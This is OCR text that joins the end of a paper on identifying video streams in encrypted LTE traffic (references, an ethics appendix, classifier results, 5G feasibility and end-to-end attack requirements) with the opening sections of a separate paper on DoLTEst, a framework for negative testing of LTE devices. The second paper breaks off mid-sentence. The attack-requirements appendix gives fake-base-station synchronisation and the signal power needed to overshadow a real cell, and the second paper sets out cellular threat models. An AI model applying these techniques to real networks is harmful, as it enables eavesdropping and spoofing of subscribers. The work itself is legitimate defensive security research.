[25] Syed Rafiul Hussain, Mitziu Echeverria, Omar Chowdhury, Ninghui Li, and Elisa Bertino. Privacy attacks to the 4G and 5G cellular paging protocols using side channel information. In *Network and Distributed System Security Symposium*, 2019.

[26] Roger Piqueras Jover. LTE security, protocol exploits and location tracking experimentation with low-cost software radio. *arXiv preprint arXiv:1607.05171*, 2016.

[27] Ahmed Khattab, Joseph Camp, Chris Hunter, Patrick Murphy, Ashutosh Sabharwal, and Edward W Knightly. WARP: a flexible platform for clean-slate wireless medium access protocol design. *ACM SIGMOBILE Mobile Computing and Communications Review*, 12(1):56–58, 2008.

[28] Diederik P Kingma and Jimmy Ba. Adam: A method for stochastic optimization. *arXiv preprint arXiv:1412.6980*, 2014.

[29] Katharina Kohls, David Rupprecht, Thorsten Holz, and Christina Pöpper. Lost traffic encryption: fingerprinting LTE/4G traffic on layer two. In *Conference on Security and Privacy in Wireless and Mobile Networks*, pages 249–260, 2019.

[30] Alex Krizhevsky, Ilya Sutskever, and Geoffrey E Hinton. Imagenet classification with deep convolutional neural networks. In *Advances in neural information processing systems*, pages 1097–1105, 2012.

[31] Denis Foo Kune, John Koelndorfer, Nicholas Hopper, and Yongdae Kim. Location leaks on the GSM Air Interface. In *Network and Distributed System Security Symposium*, 2012.

[32] Adam Langley, Alistair Riddoch, Alyssa Wilk, Antonio Vicente, Charles Krasic, Dan Zhang, Fan Yang, Fedor Kouranov, Ian Swett, Janardhan Iyengar, et al. The QUIC transport protocol: Design and internet-scale deployment. In *ACM SIGCOMM*, pages 183–196, 2017.

[33] Gyuhong Lee, Jihoon Lee, Jinsung Lee, Youngbin Im, Max Hollingsworth, Eric Wustrow, Dirk Grunwald, and Sangtae Ha. This is your president speaking: Spoofing alerts in 4G LTE networks. In *International Conference on Mobile Computing and Networking*, pages 404–416, 2019.

[34] Ying Li, Yi Huang, Richard Xu, Suranga Seneviratne, Kanchana Thilakarathna, Adriel Cheng, Darren Webb, and Guillaume Jourjon. Deep Content: Unveiling video streaming content from encrypted WiFi traffic. In *International Symposium on Network Computing and Applications (NCA)*, pages 1–8. IEEE, 2018.

[35] Yuanjie Li, Zengwen Yuan, and Chunyi Peng. A control-plane perspective on reducing data access latency in LTE networks. In *International Conference on Mobile Computing and Networking*, pages 56–69, 2017.

[36] Andre Puschmann (Developer of AirScope). Personal communication, July. 27 2020.

[37] Fabian Pedregosa, Gaël Varoquaux, Alexandre Gramfort, Vincent Michel, Bertrand Thirion, Olivier Grisel, Mathieu Blondel, Peter Prettenhofer, Ron Weiss, Vincent Dubourg, et al. Scikit-learn: Machine learning in python. *Journal of machine learning research*, 12(Oct):2825–2830, 2011.

[38] Andrew Reed and Michael Kranch. Identifying https-protected netflix videos in real-time. In *ACM Conference on Data and Application Security and Privacy*, pages 361–368, 2017.

[39] Jean-Gabriel Remy and Charlotte Letamendia. *LTE standards*. Wiley Online Library, 2014.

[40] RFC 3095. RObust Header Compression (ROHC): Framework and four profiles: RTP, UDP, ESP, and uncompressed.

[41] David Rupprecht, Katharina Kohls, Thorsten Holz, and Christina Pöpper. Breaking LTE on Layer Two. In *IEEE Symposium on Security and Privacy*, pages 1121–1136, 2019.

[42] Sandvine 2019 Mobile Internet Phenomena Report.

[43] T Scott Saponas, Jonathan Lester, Carl Hartung, Sameer Agarwal, Tadayoshi Kohno, et al. Devices that tell on you: Privacy trends in consumer ubiquitous computing. In *USENIX Security Symposium*, pages 55–70, 2007.

[44] Roei Schuster, Vitaly Shmatikov, and Eran Tromer. Beauty and the burst: Remote identification of encrypted video streams. In *USENIX Security Symposium*, pages 1357–1374, 2017.

[45] Altaf Shaik, Ravishankar Borgaonkar, N Asokan, Valtteri Niemi, and Jean-Pierre Seifert. Practical Attacks Against Privacy and Availability in 4G/LTE Mobile Communication Systems. In *Network and Distributed System Security Symposium*, 2016.

[46] Sandra Siby, Marc Juarez, Claudia Diaz, Narseo Vallina-Rodriguez, and Carmela Troncoso. Encrypted DNS–> Privacy? A traffic analysis perspective. In *Network and Distributed System Security Symposium*, 2020.

[47] srsLTE. https://github.com/srsLTE/srsLTE.

[48] Johan AK Suykens and Joos Vandewalle. Least squares support vector machine classifiers. *Neural processing letters*, 9(3):293–300, 1999.

[49] Hoang Duy Trinh, Angel Fernandez Gambin, Lorenza Giupponi, and Paolo Dini. Mobile traffic classification through physical channel fingerprinting: a deep learning approach. *arXiv preprint arXiv:1910.11617*, 2019.

[50] USRP B210. https://www.ettus.com/UB210-KIT.

[51] USRP X310. https://www.ettus.com/x310-kit/.

[52] Andrew M White, Austin R Matthews, Kevin Z Snow, and Fabian Monrose. Phonotactic reconstruction of encrypted voip conversations: Hookt on fon-iks. In *IEEE Symposium on Security and Privacy*, pages 3–18, 2011.

[53] Haoyang Wu, Tao Wang, Zengwen Yuan, Chunyi Peng, Zhiwei Li, Zhaowei Tan, Boyan Ding, Xiaoguang Li, Yuanjie Li, Jun Liu, et al. The tick programmable low-latency sdr system. In *International Conference on Mobile Computing and Networking*, pages 101–113, 2017.

[54] Accuver XCAL. http://www.accuver.com/.

[55] Hojoon Yang, Sangwook Bae, Mincheol Son, Hongil Kim, Song Min Kim, and Yongdae Kim. Hiding in plain signal: physical signal overshadowing attack on LTE. In *USENIX Security Symposium*, pages 55–72, 2019.

[56] Manage mid-roll ad breaks in long videos. https://support.google.com/youtube/answer/6175006?hl=en.

[57] How advertisers target. https://creatoracademy.youtube.com/page/lesson/how-ads-work_advertising-landscape_video?cid=how-ads-work&hl=en#strategies-zippy-link-1.

[58] Jialiang Zhang, Xinyu Zhang, Pushkar Kulkarni, and Parameswaran Ramanathan. OpenMili: a 60 GHz software radio platform with a reconfigurable phased-array antenna. In *International Conference on Mobile Computing and Networking*, pages 162–175, 2016.

[59] Richard Zhang. Making convolutional networks shift-invariant again. In *International Conference on Machine Learning*, pages 7324–7334. PMLR, 2019.

[60] Xiaokuan Zhang, Jihun Hamm, Michael K Reiter, and Yinqian Zhang. Statistical privacy for streaming traffic. In *Network and Distributed System Security Symposium*, 2019.

Appendix

A Experimental Setup and Ethics

Network environment. To collect the video traces for each MNO, we connect a downlink sniffer and UE, which reside in the same building, to the same cell. The distance between the sniffer and the cell for MNO A, B, and C is 380m, 170m, and 300m, respectively. For all MNOs, we set the UE to use the PCell covering a 10 MHz bandwidth. When CA is activated, the UE connects to the two SCells that cover the 10 MHz and 20 MHz bandwidth, respectively. When collecting these CA-activated traces, we use MNO A that exhibits a high signal to noise ratio (over 23 dB) among the three MNOs at our site.[1]

Configuration of the UE. We used a legitimate application from each video streaming service provider as follows: Netflix (7.47.0 and 7.48.0), YouTube (15.05.54, 15.07.52, and 14.47.50), Amazon Prime (3.0.281), and Google Meet (43.5.3213). Particularly for YouTube traces (*i.e.*, `YouTube100` & `YouTube200`), we used a premium account; thus, the traces do not contain any ads. During the data collection procedure, we did not execute other applications, meaning that one video application was displayed on top of the test UE.

Ethics. We collected data traces from the operating LTE networks. We honored the privacy of other users in the same eNB in which our sniffer locates. We analyzed information only

Table 7: DTW and SVM classifier result on YouTube dataset

	DTW			SVM		
MNO	480p	720p	1080p	480p	720p	1080p
A	0.860	0.791	0.798	0.877	0.865	0.951
B	0.815	0.897	0.666	0.827	0.858	0.890
C	0.950	0.899	0.767	0.905	0.898	0.894

related to our testing UEs and computed the classifier only with traffic from these UEs. We did not keep the remaining information in the output from the downlink sniffer.

B Comparative Analysis of Other Classifier

We implemented two additional classifiers, DTW [14] and SVM [48], which were used in previous studies [20, 21] to evaluate their attacks. We performed five-fold cross-validation on the `YouTube100` dataset in Tab. 2, with the same experimental setup. That is, the classifiers received the same input as our CNN classifier. Both classifiers exhibited relatively low performance compared to ours (Tab. 7). The DTW classifier yielded an accuracy of 0.666–0.950 across all MNOs and video resolutions. The SVM classifier achieved a comparable accuracy of 0.827–0.951 and showed a higher accuracy than that of the DTW classifier on the 1080p dataset. As we discussed in §5.4, the classifier using DTW is highly affected by network congestion and the quality of streamed video chunks. This is mainly because the traffic shape is likely to lag when the client receives a high-resolution video chunk with a larger volume than that of the low-resolution chunk.

C Characteristics of Video Service Providers

The HAS working logic of the tested video streaming service providers differs in three key factors: the size of an initial playback buffer, the duration of a chunk, and the algorithm to fetch a chunk. Based on these factors, the video traffic also shows a distinctive pattern. As Fig. 12 illustrates, Amazon shows a long "First ON period", which implies that it uses a large initial buffer. In contrast, YouTube has a short "First ON period". In addition, they show the same duration of the OFF period, which implies that they have the same chunk duration.

D Extension to 5G

We demonstrated that our video identification attack is feasible in LTE networks. Meanwhile, extending the attack to upcoming 5G networks requires the following challenges to be addressed: multiple 5G deployment options, sniffing 5G downlink messages, large computation resources, and SDRs that support 5G radio signals.

Our attack may not work in 5G-NSA networks. In 5G-NSA, to use legacy LTE core networks, each LTE radio connection and its security context must be established first. Then, an eNB assigns a new 5G-RNTI and establishes a new 5G connection [10]. As the 5G-RNTI is sent in an encrypted message, an adversary cannot map the victim's TMSI to the RNTIs.

Conversely, the root cause of the attack remains in 5G-SA networks. Although the 5G specification introduces new security features, TMSIs are not affected [3]. Furthermore, a 5G-RNTI is exposed in plaintext; therefore, an adversary is still able to link the victim's RNTI to the TMSI and distinguish the victim's traffic. As DCIs broadcast over the air remain unencrypted, the proposed attack is still feasible.




Figure 12: Video traffic volumes for YouTube and Amazon

Nevertheless, there still exist several practical challenges. First, there is currently no downlink sniffing tool for 5G networks to decode data traffic on either 5G-NSA or 5G-SA networks. Second, there is no existing commercial SDR that is capable of sniffing 5G radio signals; existing commercial SDRs only support up to sub-6 GHz. Furthermore, the wider bandwidth of 5G networks increases the volume of traffic to monitor on the PDCCH and PDSCH channels; thus, the adversary has to leverage a higher computational power to capture traffic. We believe that these challenges will be resolved soon as the advancement of SDR technology [27, 53, 58] accelerates, and downlink sniffing software is being developed.

E Requirements of End-to-End Attack

Our end-to-end attack shares two requirements with the original signal injection attack [55]: 1) precise time/frequency synchronization, and 2) 3 dB higher signal strength. First, the adversary has to synchronize their FBS to a legitimate eNB, to which a target UE is connected currently, in the time and frequency domain. This is because the adversary has to overwrite a malicious signal over the target UE's dedicated region in the resource grid precisely. For a stable attack, the adversary can use a high-precision clock, such as a GPS disciplined oscillator. Second, the adversary has to transmit a malicious signal with a 3 dB higher strength compared to the one from the legitimate eNB. The required signal strength can be calculated as follows: $P_a = 10^{(\frac{3+20*\log_{10}(\frac{D_a}{D_b})}{10})} \cdot 100\,W$, where D_a denotes the distance between the victim and FBS, D_b indicates the distance between the victim and legitimated eNB, and 100 W is the eNB's signal strength; we assume a free-space path loss.

DoLTEst: In-depth Downlink Negative Testing Framework for LTE Devices

CheolJun Park*, Sangwook Bae*, BeomSeok Oh, Jiho Lee, Eunkyu Lee, Insu Yun, and Yongdae Kim
Korea Advanced Institute of Science and Technology (KAIST)
{fermioncj, hoops, beomseoko, jiholee, ekleez, insuyun, yongdaek}@kaist.ac.kr

Abstract

An implementation flaw in LTE control plane protocols at end-user devices directly leads to severe security threats. In order to uncover these flaws, conducting negative testing is a promising approach, whose test case only contains invalid or prohibited messages. Despite its importance, the cellular standard mostly focuses on positive test cases, producing many implementation vulnerabilities unchecked, as evidenced by many existing vulnerabilities. To fill this gap, we present DoLTEst, a negative testing framework, which can comprehensively test an end-user device. Enumerable test cases with a deterministic oracle produced from detailed specification analysis make it suitable to be used as a standard to find implementation vulnerabilities. We uncovered 26 implementation flaws from 43 devices from 5 different baseband manufacturers by using DoLTEst, demonstrating its effectiveness.

1 Introduction

Despite the passage of 13 years since the first release, long-term evolution (LTE) remains the dominant protocol over the newly implemented 5G network. Recent reports show nearly 6 billion LTE subscriptions worldwide, whereas 5G subscriptions only exceed 0.4 billion [20, 25]. Additionally, most 5G-capable devices still support the LTE protocol, owing to backward compatibility needs and slow 5G standalone (SA) mode deployment, compared to non-standalone (NSA) mode [26].

LTE security remains critical because it provides privacy-sensitive data plane services, such as voice calling, short message services (SMS), and internet access. For these data plane services to work efficiently and safely, the LTE control plane supports basic control operations, such as security control, mobility management, and authentication. Thus, any insecurities related to the control plane can affect the confidentiality, integrity, and availability in the data plane.

For LTE security, discovering implementation vulnerabilities is as important as eliminating standard (design) vulnerabilities. Even though researchers have uncovered substantial design flaws in the LTE control plane [17, 29, 30, 32, 36, 38, 40, 41, 49, 51–53], it does not necessarily lead to secure implementations. Implementation vulnerabilities have been continuously reported, including memory corruptions [22, 34, 42, 43] and non standard-compliant vulnerabilities [16, 27, 36, 43, 46, 48, 50]. Although the former mainly originates from development mistakes, the latter involves the nature of the LTE standard document (specification); it is written in a natural language rather than a formal language, resulting in several ambiguities. Exacerbating the issue, the specification only provides positive testing specifications (*i.e.*, conformance test suites [8, 9]) that mostly verify positive cases to see if valid messages are correctly handled. In other words, the conformance test mostly ignores "**negative testing**", *which examines if invalid or prohibited messages are appropriately handled*. Thus, this may leave many implementation vulnerabilities unchecked.

For this reason, previous studies have attempted several approaches to uncover implementation vulnerabilities. Earlier works focused on a few prohibited messages to check whether devices drop these messages via manual testing [45, 52]. Ruprecht *et al.* [48] proposed the first testing framework to determine whether prohibited algorithms can be selected in devices. LTEFuzz [36] presented the security testing system that examines the message authentication logic for various control plane messages in UEs and network equipment. Despite their successes in discovering implementation vulnerabilities, previous works still fail to comprehensively cover negative cases that are explicitly prohibited by specification. This is because they rely on only a small part of specification. We believe that manual, yet detailed efforts to understand the specification are unavoidable because the specification, written in informal and ambiguous forms, represents 13 years of LTE history, including endless discussions among 3GPP representatives.

In this paper, we propose DoLTEst, a negative testing framework for LTE, which can comprehensively test a user equipment (UE) (*i.e.*, devices) based on specification. Unlike other works, it supports an enumerable number of test cases

*These two authors equally contributed.

with a deterministic oracle that describe standard-compliant behaviors for each negative test case. Our approach inherently involves a significant amount of manual efforts to analyze the specification to find implementation flaws that are not compliant with it.

Despite our best efforts, it is nearly impossible to fully understand the specification due to its ambiguities and high complexity. To address this issue, DoLTEst uses the following approaches. First, we re-define UE states based on a security context, which changes UE's protocol flows. Second, with respect to this new definition, we generate *a guideline* by carefully analyzing the specification. The guideline is a manually-written rule that specifies message types and contents to generate negative test cases. To tame ambiguities in the specification, DoLTEst generates test cases over-approximately from the guideline. We then run negative testing with our initial test cases against various UEs (*i.e.*, 43 UEs). Our basic expectation is that every test case should be silently dropped because the guideline is designed to produce only negative cases. If any UE does not silently drop a certain case, we re-check the specification and even discuss with a 3GPP representative to confirm a standard-compliant behavior. As a result, we can refine these over-approximated test cases to obtain enumerable negative test cases with the deterministic oracle. Such a procedure for building test cases and oracle is labor-intensive; however, this is a one-time cost, and other implementations can easily adopt DoLTEst without re-spending such efforts that we already put. Finally, we hope that our test suite could be standardized to fill the gap of negative testing in conformance specification.

Using DoLTEst, we tested 43 cellular devices (from seven device manufacturers that use baseband processors from the top five major baseband manufacturers). We generated a total of 1,848 test messages considering the abstracted UE states. Via manual root cause analysis, we found 26 implementation flaws, of which 22 were not previously reported. These implementation flaws can directly lead to critical vulnerabilities such as eavesdropping, authentication bypass, or information leakage. We validated attack scenarios by exploiting the above vulnerabilities, including network identity & time zone spoofing, SMS injection, and traffic eavesdropping.

We also discuss our experience analyzing ambiguities in specifications. First, we show a few cases, from which we were not able to define the standard-compliant behavior even from the specification. We report our discussion on three ambiguity issues with a representative from 3GPP. Second, we report a few example cases, where the specification does not clearly define the UE's behavior, leading to deviant behaviors among our test UEs. Later, we show how such behavior can be used to fingerprint baseband chipsets. Finally, considering the size of the specification, one may think that the use of NLP (Natural Language Process) could be useful to solve our problem. We discuss why this could be challenging, even with the recent progress in NLP technologies.




Figure 1: LTE network architecture

Contributions. DoLTEst is the first comprehensive negative testing framework for LTE downlink implementations to find non standard-compliant vulnerabilities in UEs. DoLTEst supports an enumerable number of test cases with a deterministic oracle that describes standard-compliant behaviors for each negative test case through the manual analysis on the specifications of NAS and RRC. Using a total of 1,848 test cases, we tested 43 cellular devices spanning 5 major baseband manufacturers to uncover 26 implementation flaws, including 22 previously unknown ones. Furthermore, we discuss our experience analyzing ambiguities in the specification in detail.

Scope. DoLTEst focuses on finding implementation vulnerabilities for downlink message processing in UEs. In particular, DoLTEst aims at finding non standard-compliant bugs for message authentication, without considering standard vulnerabilities or memory corruptions. DoLTEst focuses on control plane messages in LTE (*i.e.*, NAS and RRC). DoLTEst also adopts generic adversarial models of LTE network, which have no knowledge of cryptographic keys to bypass integrity checks in LTE.

Responsible Disclosure. We have responsibly disclosed all vulnerabilities that we found. We reported each to the corresponding (device and baseband) manufacturer since 2019 and are actively working with them for patching.

Availability. DoLTEst is publicly available on https://github.com/SysSec-KAIST/DoLTEst.

2 Background

2.1 LTE Network Architecture

The LTE network comprises three components: a UE, evolved Node B (eNB), and evolved packet core (EPC) (see Fig. 1).

UE refers to any device located at the edge of a cellular network that provides voice and data cellular services to end-users. It embeds an application processor (AP) that handles the operating system and application services, and a baseband processor (BP) that is responsible for mobile communications, including radio/digital signal processing, identity management, cryptographic protection, and network authentication.

eNB provides a wireless connection between the UE and the EPC as a base station. Furthermore, for secure and reliable cellular service, it manages radio resources and wireless connections while offering confidentiality and integrity protection to control plane messages and user plane data for each UE using a dedicated Radio Resource Control (RRC) protocol.

EPC comprises a mobility management entity (MME) for




Figure 2: LTE control plane procedure and message structure

user authentication and key/session/identity management, gateways (GW) for managing IP data traffic, and a home subscriber server (HSS) for storing the authentication information of the mobile subscribers (*e.g.*, international mobile subscriber identity (IMSI) and international mobile station equipment identity (IMEI)). In particular, the MME communicates with the UE via the non-access-stratum (NAS) protocol.

2.2 Control Plane Operation

Attach procedure. The `ATTACH` procedure is the mandatory initial process for a UE to use cellular services when it is powered on or returns from airplane mode. The `ATTACH` procedure comprises several NAS and RRC procedures (Fig. 2). Initially, the UE establishes a radio connection with an eNB by exchanging `RRC Connection Request-Setup` messages. Secondly, the MME and UE establish the NAS security context by performing the EMM common procedures (*i.e.*, identification, authentication, and security mode control). Note that these procedures are initiated by the MME. In the identification procedure, the MME asks the UE to send its identifier by exchanging `Identity Request-Response` messages. In the authentication and key agreement (AKA) procedure, the UE and the MME mutually authenticate each other by exchanging `Authentication Request-Response`. The MME then negotiates the security algorithms used for encryption and integrity protection by exchanging `NAS Security Mode Command-Complete`. After establishing a security context, NAS messages are encrypted and integrity protected. Thereafter, the eNB and the UE establish the RRC security context by exchanging `RRC SecurityModeCommand-Complete`. Finally, the MME sends an `Attach Accept` message to inform that the `Attach Request` is accepted. This involves the Evolved Packet System (EPS) bearer activation, which is required for the data plane service. After the UE replies with `Attach complete` message, the `ATTACH` procedure completes.

Control plane message structure. Control plane messages comprise three parts: *message types*, *information elements (IEs)*, and *security components*. Each message type has its own functional purposes within the control plane procedure. For example, an `Identity Request` message type is used by the NAS identification procedure, and the RRC



Figure 3: Threat models in LTE

`UEInformationRequest` message type is sent by eNB to request UE reports. Depending on the *message type*, a message can contain a single *IE* or multiple *IEs*. IEs carry certain values according to the defined length and the value type. When the message is constructed, it is encapsulated by *security components* that are used for integrity protection and encryption. These include a security header type, a message authentication code (MAC), and a sequence number. The security header type defines the level of protection in accordance with the following values: `0`–*no security protection*, `1`–*integrity protected*, and `2`–*Integrity protected and ciphered*.[1] Note that messages having security header type `0` are referred to as plain, unprotected, or unauthenticated messages, whereas messages having other security header types (`1-5`) are referred to as protected or authenticated if they have a valid MAC. The message in Fig. 2 shows the message type as `0x55` indicating that this is an `Identity Request`, and the *IE* value as `0x02` meaning that the requested identity type is IMEI. Because the security header type has a value of `1`, the message contains a MAC and sequence number to provide integrity protection.

2.3 Attack Models for UE in LTE

There are three representative active attack models in LTE network: Fake base station (FBS), Man-in-the-Middle (MitM), and signal injection Fig. 3. Because the adversaries in all three threat models have no valid cryptographic key of the victim, they can craft only plain messages or messages with a wrong MAC value. However, since the FBS attacker cannot help a UE to establish the security context with the network, it can send messages to the victim UE only before AKA procedure, whereas MitM and signal injection attacker can send messages even after AKA procedure. The operational logics of the attack models are detailed in App. A.

3 Problems of Prior Negative Testing

3.1 Lack of Negative Testing in Specification

Currently, *conformance specification* [8] is used to test UE implementations. This specification focuses on UE's correct behaviors; the UE handles valid control plane messages properly. This mainly entails *positive testing* to handle non-erroneous cases. Unfortunately, the specification rarely includes invalid or prohibited messages (*i.e.*, *negative testing*) although these messages are crucial for security. For example, if the UE blindly accepts messages without authentication, it can lead to serious attacks such as impersonation or information leakage. Therefore, it is important to test whether a UE successfully

[1] Security header type values `3`, `4`, `5`, and `12` are dedicated for certain message types [4].

drops such invalid messages related to security.

To demonstrate that the existing conformance specification has insufficient negative cases for security, we count the number of test scenarios that explicitly define the corresponding action to the message having prohibited IE/value or the message without integrity protection in the current conformance specification [8, 9]. We examined the specification of version 15.5.0. Among 993 test scenarios, we found that only 14 negative test cases; 3 and 11 cases are related to RRC and NAS, respectively. Even worse, the existing test scenarios only cover limited message types. For example, in RRC, the conformance testing covers only two message types for security. These scenarios check whether 1) the UE uses a correct security algorithm for integrity check and encryption (`SecurityModeCommand`) and 2) the UE discards the `UECapabilityEnquiry` message that has an invalid MAC. Moreover, these test scenarios fail to cover 1) unsafe behaviors explicitly prohibited by the specification, and 2) known implementation vulnerabilities reported by previous works [36, 45, 48, 52].

3.2 Limitations of Previous Works

Although there have been various approaches [36, 45, 48, 52] for negative testing to discover vulnerabilities in UE implementation, they all have the following limitations.

(1) Stateless testing. Existing works only consider limited states in LTE network. In particular, they only consider states where the FBS attacker has a chance to transmit the adversarial messages to the UE (*i.e.*, before establishing a security context). However, recent works have shown successful attack scenarios using new threat models, such as MitM [49, 53] and signal injection [59]. Such attackers are more powerful to transmit adversarial control plane messages even after the UE establishes its security context. Considering that the UE's operation is stateful, and the advanced threat model can send message at any state of UE, stateful negative testing is required. Unfortunately, existing techniques fail to reflect such powerful attackers in their negative testing.

(2) Limited coverage in negative messages. Existing works only focus on limited components in building negative messages. Remember that the control plane message consists of three parts: message type, IEs, and security components.Due to its large search space, the state-of-the-art tool, LTEFuzz, decides to mutate its IEs by randomly substituting values from commercial network logs. This approach is effective to avoid nonsense values that will be early-rejected. However, these real-world logs are network-dependent; they never contain prohibited messages or rarely include infrequently used messages by the network. For example, `Security Mode Command` messages in commercial networks never contain the security algorithms, EIA4–EIA7, whose behaviors are undefined and reserved for future extension. In addition, it would hardly contain the prohibited security algorithm, EIA0 (null integrity). Both cases are important to discover an integrity bypass vulnerability [48]. Unfortunately, LTEFuzz fails to explore messages that ordinary networks would not transmit.

4 Overview

4.1 Goals

The main goal of DoLTEst is to build a negative testing framework that 1) can test a UE comprehensively based on specification 2) using deterministic oracle that can interpret test results against 3) enumerable test cases. We hope that our test framework could be standardized to complement the lack of negative testing in conformance specifications.

Comprehensive testing. DoLTEst should have comprehensive test cases, to thoroughly examine the prohibited or invalid situations that the UE can encounter. To this end, it needs to consider both states and test messages simultaneously because each message's behavior depends on the current state of the UE. Moreover, unlike other works, DoLTEst should consider every part of message components: message type, IE, and security components. It enables DoLTEst to reflect the most powerful adversary from the Dolev-Yao model [19]; the adversary can overhear, intercept, and synthesize any message and is only limited that she has no valid cryptographic key of the victim. This includes all existing attacks in a cellular network such as FBS, MitM, and signal injection.

Deterministic oracle. DoLTEst should support deterministic oracle for each test case to device which behavior is standard-compliant. This is essential for a standardizable test suite to understand the correct behavior for the test case without any exception.

Enumerable test cases. Finally, we want DoLTEst to generate only an enumerable number of test cases. This property allows developers to efficiently test their implementations and to easily understand the root causes of discovered bugs. Thus, DoLTEst is desired to choose the significant ones among nearly infinitely many candidates for negative test cases.

4.2 Challenges in Negative Testing

To achieve the previously mentioned goals, we need to address the following challenges.

C1: Security-irrelevant state definition in specification. To fully evaluate a UE's security, negative testing should consider its various states; however, existing definitions of states are improper for security testing. In particular, the existing specification explicitly defines `REGISTERED/DEREGISTERED` and `IDLE/CONNECTED` states for NAS and RRC, respectively. Unfortunately, these definitions only describe UE connectivity without considering their security contexts. Moreover, specifications also describe implicit states to differentiate UE's behavior based on security contexts. For instance, a UE should not reply to an `Identity Request` that asks for IMEI before the security activation, implying implicit states. However, because of this implicitness, manufacturers implement these states arbitrarily as long as they can pass conformance test specifications. In a nutshell, existing definitions of both explicit and implicit states make negative testing hard to 1) enumerate test cases for stateful security testing, and 2) test




Figure 4: Overview of DoLTEst

multiple UEs regardless of their underlying implementations.

C2: Non-enumerable negative cases. It is infeasible to test all possible negative cases because there can be an enormous number of different LTE messages. In particular, the RRC and NAS have 118 message types, and each message has corresponding optional *IEs* with their *values*, whose numbers are more than a thousand. Therefore, considering all components — message types, IEs and values — they comprise a huge number of combinations. Note that the number of candidates becomes even larger if we perform stateful testing.

Meanwhile, each trial for negative testing in UEs is expensive. Due to the nature of over-the-air testing, it is hard to send a large number of test messages. Also, when UE fails the attach procedure multiple times within a certain period, it disconnects from the test network and suspends reconnection for a few seconds. Note that such a case frequently happens in the negative testing because it can interfere the normal attach procedure due to their abnormal cases. Thus, we need to carefully select only essential cases for negative testing.

C3: Ambiguities in complicate specification. It is difficult to determine the UE's correct behavior when receiving each test case, even if we can enumerate all negative test cases. This is mainly because the specification has many ambiguous statements and descriptions of the operations are spread over multiple documents, each of which are several hundred pages long. For each test case, the oracle needs to determine implementation correctness based on the corresponding behavior. However, we found that specification ambiguously describes whether the test case is actually prohibited or invalid (§6.2). Additionally, the statements regarding a single control procedure are defined at different places over multiple documents. This makes developers misunderstand the specification even with their best efforts. Therefore, building oracle based solely on the specification is challenging, considering the ambiguities and the size of the specifications.

4.3 Our Approach

A1: Defining security abstracted states. To address **C1**, we abstract the implicit states relevant to security based on the specification. In particular, we focus on parts in specification that define the actions of the UE depending on its authenticated states. Our key intuition comes from the fact that the specification defines the acceptance of control plane messages depending on the existence of a security context. Thus, the four abstracted states are categorized by the existence of security context in RRC and NAS. Note that these states are implementation-independent and are fully controllable at the network, meaning that we can use this definition for negative testing regardless of the underlying UE implementations.

A2: Specification-driven test message generation. To reduce the huge search space in negative testing, DoLTEst generates test cases based on the specification, which includes every essential point for negative cases. However, it is nearly impossible to completely understand the specification due to its size and complexity. To address this, we first extract guidelines from the specification by carefully analyzing it, and DoLTEst over-approximately generates test cases based on the guidelines.

A3: Building deterministic oracle. We first assume that negative test messages from DoLTEst should be silently dropped. Then, we validate this by evaluating each message to an extensive set of devices (see Tab. 6). If we discover deviant behaviors from our assumption, we double-check the specification to refine the initial oracle (§5.4). It is worth noting that this refinement is possible since DoLTEst only has an enumerable set of test cases.

5 Design

Fig. 4 illustrates the workflow of DoLTEst. Remember that DoLTEst aims at constructing negative test cases with deterministic oracle. To this end, DoLTEst performs the following six steps. ① First, we redefine the existing implicit UE states as security abstracted states for negative testing (§5.1). ② With this new state definition, we construct rules for test case generation, called *guidelines*, by carefully analyzing the specification (§5.2.2). ③ Then, DoLTEst generates test cases according to the guidelines. To address ambiguities in the specification, DoLTEst enumerates test cases in an over-approximated manner (§5.2.3). ④ DoLTEst conducts preliminary over-the-air testing using the over-approximated test cases. For testing, DoLTEst uses its test EPC/eNB for transmitting a test message to a UE at a specific state. Through the testing, DoLTEst collects the outputs (*e.g.*, responses and a UE's internal logs) for each test UE. Using these outputs, DoLTEst checks whether the test UE shows deviant behaviors (§5.3). ⑤ DoLTEst refines its preliminary test cases and oracle. If a UE shows a deviant behavior in the preliminary testing, we re-check the specification and even discuss with a

